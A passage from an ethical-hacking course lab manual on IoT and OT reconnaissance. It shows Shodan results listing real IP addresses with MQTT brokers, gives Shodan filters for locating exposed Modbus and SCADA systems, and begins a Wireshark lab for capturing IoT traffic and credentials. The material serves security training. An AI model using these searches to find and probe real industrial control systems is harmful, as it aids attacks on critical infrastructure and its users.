Korea, Republic of, Daegu

MQTT Connection Code: 0

Topics:

34.107.253.160

180.253.107.34.oo.go
gleusercontent.com
Google LLC
United States, Mountain View

No data returned

175.125.51.80

SK Broadband Co Ltd
Korea, Republic of, Seoul

MQTT Connection Code: 0

Topics:

400 The plain HTTP request was sent to HTTPS port

77.243.119.219
client-119-243-77-iret.ru
Date: Mon, 18 Apr 2022 04:48:25 GMT
Content-Type: text/html
Content-Length: 650
Connection: close

218.237.154.2

SK Broadband Co Ltd
Korea, Republic of, Ansan-si

MQTT Connection Code: 0

Topics:

21. Detailed results for the selected IP address appears, displaying information regarding **Ports, Services, Hostnames, ASN**, etc. as shown in the screenshot.

The screenshot shows the Shodan search interface for the IP address 34.107.253.160. The left panel displays general information such as hostnames (redacted), domains (GOOGLEUSERCONTENT.COM), cloud provider (Google), cloud region (global), country (United States), city (Mountain View), organization (Google LLC), ISP (Google LLC), and ASN (redacted). The right panel shows a map of the area around Mountain View, California, and a grid of open ports. A detailed view of port 80/TCP is shown, displaying an HTTP/1.1 404 Not Found response with the following headers:

```
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=UTF-8
Referer-Policy: no-referrer
Content-Length: 277
Date: Sun, 17 Apr 2022 01:41:08 GMT
```

22. Similarly, you can gather additional information on a target device using the following Shodan filters:

- **Search for Modbus-enabled ICS/SCADA systems:port:502**
- **Search for SCADA systems using PLC name: "Schneider Electric"**
- **Search for SCADA systems using geolocation:SCADA Country:"US"**

23. Using Shodan, you can obtain the details of SCADA systems that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.

24. This concludes the demonstration of gathering information on a target device using various techniques such as Whois lookup, advanced Google hacking, and Shodan search engine.

25. Close all open windows and document all the acquired information.

26. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes

No

Platform Supported

Classroom

CyberQ

Lab**2**

Capture and Analyze IoT Device Traffic

IoT refers to a network of devices having an IP address as well as the capability to sense, collect, and send data using embedded sensors, communication hardware, and processors.

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge to capture and analyze the traffic between IoT devices. Using various tools and techniques, you can capture the valuable data flowing between the IoT devices, analyze it to obtain information on the communication protocol used by the IoT devices, and acquire sensitive information such as credentials, device identification numbers, etc.

Lab Objectives

- Capture and analyze IoT traffic using Wireshark

Lab Environment

To carry out this lab, you need:

- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of IoT and OT Traffic

Many IoT devices such as security cameras host websites for controlling or configuring cameras from remote locations. These websites mostly implement the insecure HTTP protocol instead of the secure HTTPS protocol and are, hence, vulnerable to various attacks. If the cameras use the default factory credentials, an attacker can easily intercept all the traffic flowing between the camera and web applications and further gain access to the camera itself. Attackers can use tools such as Wireshark to intercept such traffic and decrypt the Wi-Fi keys of the target network.

Lab Tasks


Task 1: Capture and Analyze IoT Traffic using Wireshark

Wireshark is a free and open-source packet analyzer. It facilitates network troubleshooting, analysis, software and communications protocol development, and education. It is used to identify the target OS and sniff/capture the response generated from the target machine to the machine from which a request originates.

MQTT is a lightweight messaging protocol that uses a publish/subscribe communication pattern. Since the protocol is meant for devices with a low-bandwidth, it is considered ideal for machine-to-machine (M2M) communication or IoT applications. We can create virtual IoT devices over the virtual network using the Bevywise IoT simulator on the client side and communicate these devices to the server using the MQTT Broker web interface. This interface collects data and displays the status and messages of connected devices over the network.

Here, we use Wireshark to capture and analyze traffic between IoT devices.


1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. To install the **MQTT Broker** on the **Windows Server 2019**, switch to the **Windows Server 2019** machine, and then click **Ctrl+Alt+Del** link to login.
3. By default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
Note: If the network screen appears, click **Yes**.
4. Navigate to **Z:\CEH-Tools\CEHv12 Module 18 IoT and OT Hacking\Bevywise IoT Simulator** folder and double-click on the **Bevywise_MQTTRoute_Win_64.exe** file.




5. The **Open File - Security Warning** popup appears. Click **Run**.
6. The **Setup – MQTTRoute 2.0** window opens. Select **I accept the agreement** and click on **Next**.

